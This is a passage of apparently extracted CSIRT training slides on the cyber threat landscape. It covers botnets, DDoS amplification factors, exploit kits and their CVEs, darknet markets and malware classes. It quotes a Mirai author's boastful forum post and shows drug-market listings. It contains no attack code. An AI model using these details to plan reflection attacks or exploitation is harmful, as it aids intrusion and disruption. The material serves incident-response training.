



TF-CSIRT
TRANSITS

TRANSITS I

Technical Module

Presenter

Location

Date

Authors: Slavo Greminger, Jeffeny Hoogervorst, Antonio Merola, Melanie Rieback, Sven Gabriel, Jeroen van der Ham, Serge Droz, Daniel Roethlisberger, Patric Lichtensteiger, Silvio Oertli, Don Stikvoort.

Version: 7.1.

This work is licensed under a [Creative Commons Attribution-NonCommercial-ShareAlike 4.0 International License](https://creativecommons.org/licenses/by-nc-sa/4.0/).



Part I Threat Landscape

- Introducing terms in context of ENISA's Threat Landscape
- Underground economy

Part II Malware Techniques

- Malware classes and functionality

Part III Hacking Tools and Techniques

- Hacking techniques
- Abbreviations

Part IV Defense and Mitigation

- Think as incident responder



TF-CSIRT
TRANSITS

Part I Threat Landscape





Group Discussion

- What are cyber threats?
- Who has ever become a victim of a cyber threat?



Threat Landscape - Threats



Top Threats 2017	Assessed Trends 2017	Top Threats 2018	Assessed Trends 2018	Change in ranking
1. Malware	↔	1. Malware	↔	→
2. Web Based Attacks	↑	2. Web Based Attacks	↑	→
3. Web Application Attacks	↑	3. Web Application Attacks	↔	→
4. Phishing	↑	4. Phishing	↑	→
5. Spam	↑	5. Denial of Service	↑	↑
6. Denial of Service	↑	6. Spam	↔	↓
7. Ransomware	↑	7. Botnets	↑	↑
8. Botnets	↑	8. Data Breaches	↑	↑
9. Insider threat	↔	9. Insider Threat	↓	→
10. Physical manipulation/ damage/ theft/loss	↔	10. Physical manipulation/ damage/ theft/loss	↔	→
11. Data Breaches	↑	11. Information Leakage	↑	↑
12. Identity Theft	↑	12. Identity Theft	↑	→
13. Information Leakage	↑	13. Cryptojacking	↑	NEW
14. Exploit Kits	↓	14. Ransomware	↓	↓
15. Cyber Espionage	↑	15. Cyber Espionage	↓	→

Legend: Trends: ↓ Declining, ↔ Stable, ↑ Increasing
Ranking: ↑ Going up, → Same, ↓ Going down

Table 1- Overview and comparison of the current threat landscape 2018 with the one of 2017

Source: ENISA Threat Landscape 2018,
used with permission from ENISA.

© European Union Agency for
Network and Information Security
(ENISA), 2018

<https://www.enisa.europa.eu/publications/enisa-threat-landscape-report-2018>



Cyber
Criminals

Cyber
Terrorists

Cyber
Fighters

Hacktivists

Companies /
Corporations

Governments
/ States

Employees

Script Kiddies



Advanced

- Specific target and goal;
- Full spectrum of various techniques for intelligence gathering, including wiretapping, and computer intrusion.

Persistent

- Long duration (up to years);
- 'Low and slow' approach.

Threat

- Complex and effective attack on high-profile targets:
- Governments.
- Multinational companies / organizations.
- Result of attack is significant: huge losses.

Threat Landscape – Targeted Attacks (APT)






Image released by RSA in 2011 in a blogpost describing an Adobe Flash exploitation. Blogpost no longer published. © RSA

- Botnet: foundation of many threats
 - infected machines, called bots or drones or zombies
 - remotely controllable by an entity called bot herder
 - centralized (IRC,HTTP) or decentralized (P2P)





- Various ways to earn money as a bot herder
 - as an Actor
e.g. by mining bitcoins on your bots
 - as a Service Provider
e.g. by distributing Malware for 1\$ per installation
e.g. by renting your botnet to someone
e.g. by sending spam on behalf of a **spammer**
- Various ways to earn money as a **spammer**
 - as a Service Provider
e.g. by sending advertisements and scams
e.g. by sending malware
e.g. by sending links to drive-by sites / phishing sites



- Definition of underground economy:

“ Underground economy or black market is the market in which goods or services are traded illegally. More precisely, the transaction itself is illegal, not necessarily the goods or services.”

- Various types of people one would not think of are involved: money mules, translators, hotline operators, video creators etc.




- A **D**enial of **S**ervice attack aims to disrupt the availability of a service such as a machine or network resource by:
 - flooding
 - bandwidth
 - number of connections
 - ...
 - crashing the service

Service or scheduled attack.


Nowadays also known as **stress tests**

- Distributed Denial of Service attack



- **Distributed Denial of Service attack**

- Booters are on the rise
- A booter shell script is a PHP/ASP/Perl script with the functionality of sending floods of traffic. It is typically hosted on an (innocent) website.





- **Distributed Reflection Denial of Service** attack
 - No need for a botnet, just use existing servers with UDP services.
 - Some services can be misused because they **amplify** the request: DNS, NTP, SNMP, ...
1 small query in, 1 large answer out
 - This misuse can be avoided by disabling specific options or implementing firewall rules.
 - Typical **amplification** factors
 - DNS: 28 to 54
 - NTP: 556.9
 - Memcached: 10.000 to 51.000



- The Mirai botnet targeted OVH and security blogger Brian Krebs, at 901/623 Gbps respectively. Akamai drops protecting Krebs - it's too expensive
- What's interesting: Mirai exploited IoT devices – insecure webcams, DVRs, and cable modems
- 1.2 Tbps attack against DYN (DNS company) bogged down the internet – affected Amazon, Netflix, Paypal, Reddit. DDoS now clearly puts the Internet itself at risk

[FREE] World's Largest Net:Mirai Botnet, Client, Echo Loader, CNC source code release

Yesterday, 12:50 PM (This post was last modified: Yesterday 04:29 PM by Anna-senpai.)



Anna-senpai

L33t Member



Preface

Greetz everybody,

When I first go in DDoS industry, I wasn't planning on staying in it long. I made my money, there's lots of eyes looking at IOT now, so it's interesting. However, I know every skid and their mama, it's their wet dream to have something besides qbot.

So today, I have an amazing release for you. With Mirai, I usually pull max 380k bots from telnet alone. However, after the Krebs DDoS, shutting down and cleaning up their act. Today, max pull is about 300k bots, and dropping.

So, I am your senpai, and I will treat you real nice, my hf-chan.



- The world was then shocked by a 1.35 Tbps attack against Github, which used Memcached as a reflector (50,000x amplification).
- The largest attack (as of Mar 2018) is now 1.7 Tbps. This was also using Memcached.
- Attacks are also multi-vector - combining multiple attack techniques into a single DDoS.




- Botnet: foundation of many threats – but why?

-


...because a lot of money can be made

- Click Fraud
- Spam / Phishing
- Malware Distribution
- ID-Theft
(B-day, credentials, CC)
- APT jumphost
- Proxies
- DDoS






- **To fight crime we need to think like a criminal...**
- **Crime as a Service**
- A Business Model:
World's Largest Spammer
 - advertisements and scams
 - malware
 - links to drive-by sites / phishing sites



Threat Landscape – Exploit Kit



Threat Landscape – Exploit Kit Examples



- **RIG EK** is by far the most popular exploit kit these days, with many different distribution campaigns carrying several different payloads. Others well known EK:
 - GrandSoft EK
 - GreenFlash Sundown
 - Magnitude EK




Exploit kits and vulnerabilities (March 2018)

			RIG EK	GrandSoft EK	GF Sundown	Magnitude EK
Internet Explorer	<u>CVE-2014-6332</u>	3 to 11	x			
	<u>CVE-2015-2419</u>	10 to 11	x			
	<u>CVE-2016-0189</u>	9 to 11	x	x		x
Flash Player	<u>CVE-2015-7645</u>	up to 19.0.0.207				
	<u>CVE-2015-8651</u>	up to 20.0.0.228	x			x
	<u>CVE-2018-4878</u>	up to 28.0.0.137			x	



Case Study: Yahoo! Malvertisement

Threat Landscape – Malvertisement





- 2013-12-29 19:14 UTC 2014-01-03 17:15 UTC according to bluecoat
- Yahoo! Mail has 300'000 hits/h 27'000 infections/h based on a 9% infection rate

~ 3 Million Infections (in 5 days)


- Magnitude Exploit Kit 9% infection rate
 - CVE-2012-0507 (Java, patched February 2012)
Java Atomic, works up to Java 6u30, 7u2
 - CVE-2012-4681 (Java, patched August 2012)
Java Gondvv / Gondzz, works up to Java 7u6



Case Study: Arrest of Paunch




- Who is Paunch?
 - Author of the BlackHole Exploit Kit, which was available for about 500\$ / month.
 - Author of the Cool Exploit Kit, which was privately available for 10'000\$ / month. It included exclusive zero-days.
 - Creator of Crypt.Am, a service that created FUD




Income: 50'000\$ / month
Car: Porsche Cayenne



- October 4th 2013
 - Dmitry E. Fedotov has been arrested by the Russian Police.
 - Article 210 of the criminal code of the Russian Federation was applied: creation and participation in criminal community / criminal organization for joint commission of one or several heavy or especially serious crimes.
- Interesting: The Torpig botnet disappeared right after this arrest.








**PRIVACY
IS NOT
A CRIME**

Threat Landscape – Deepweb and Darkweb



TF-CSIRT
TRANSITS




Threat Landscape – Deepweb and Darkweb



TF-CSIRT
TRANSITS



 **Silk Road**
anonymous market

messages 0 | orders 0 | account ₪0.00

Search Go

Shop by Category


- Drugs 8,670
 - Cannabis 2,066
 - Dissociatives 165
 - Ecstasy 660
 - Opioids 591
 - Other 455
 - Precursors 50
 - Prescription 2,146
 - Psychedelics 981
 - Stimulants 1,102
- Apparel 264
- Art 127
- Biotic materials 1
- Books 861
- Collectibles 5
- Computer equipment 32
- Custom Orders 68
- Digital goods 509
- Drug paraphernalia 305
- Electronics 77
- Frotica 540

1g MDMA 82%+ High Quality -Made in Germany- ₪1.30	50 gr. Crystal MDMA Rocks ₪23.33	Valium 10mg/ Diazepam (100 Pills) ₪2.32	3g Xxx AAA QUALITY WEED,AMAZING ₪0.98
Kamagra jelly (India), 1 week pack ₪0.98	Honeycomb Wax (85+% THC) Fully Purged ₪1.45	1 gram * Moroccan Hash * DUTCH QUALITY ₪0.27	Citalopram 10x 20mg tal ₪0.10




Active at Dark Markets? You have our attention.

The Police and the Judicial Authorities of the Netherlands are not only active in the real world, but also in all corners of the Internet. Here we trace people who are active at Dark Markets and who offer illicit goods or services there. Are you one of them? Then you have our attention.



ACTIVE VENDORS	ARRESTED VENDORS	IDENTIFIED BUYERS
DutchCandyShop	HighQualityTrips	xyli***** from Delft
FrankMatthews	RuudNL (info)	Piet***** from Gendringen
Etos	XTCEXpress (info)	tinu***** from Oosterboek
DutchFarmerNL	TheHeineken (info)	wass*** from Enschede
DutchMagic	AmsterdamUnited (info)	sima* from Geleen
DutchDelights	HollandOnline (info)	swat***** from Zwolle
FromAmsterdam	LowLands (info)	serk***** from Stegeren
DUTCHRABBIT2	AlbertHeijn (info)	xblo*** from Leusden
Partyflockcrew	The Flying Dutchmen (info)	suik***** from Groningen
DCDutchConnectionGroup	HellsGate (info)	popp** from IJmuiden
PartySquadNL	VitaminStore (info)	
DrugsFromAmsterdam	Chiquita (info)	
QualityWhite	SaltPepper (info)	
	Supertrips (info)	

More info? [Read the FAQ](#)

 **POLITIE** OPENBAAR MINISTERIE
National Police and Public Prosecution Service of the Netherlands

BLEEPINGCOMPUTER



TF-CSIRT
TRANSITS

Part II Malware Techniques






- Malware = Malicious Software
- Four classes of malware: Potentially Unwanted Programs (PUP) and:

Property	Virus	Trojan	Worm
First seen	1971 Creeper	1975 Pervading Animal	1988 Morris
First named	1983	1200 BC ☺ 1972	1975
Distribution	replicates itself by attaching to a host	part of a <i>legitimate</i> program	copies itself cross media
Host	boot/partition sector, program, document	stand-alone	stand-alone
Spreading (typical)	User interaction	User interaction	Exploit
Market Share 2014*	2.7%	62.8%	2.7%



- The First Worm: Morris
 - 1988
 - Media attention http://www.youtube.com/watch?v=G2i_6j55bS0
 - Goal of its creator: estimate the size of the Internet
 - Around 6000 infections
 - DoS because of an misconception


- **Establishment of CERT/CC**





- Malware = Malicious Software
- Typical functionality:
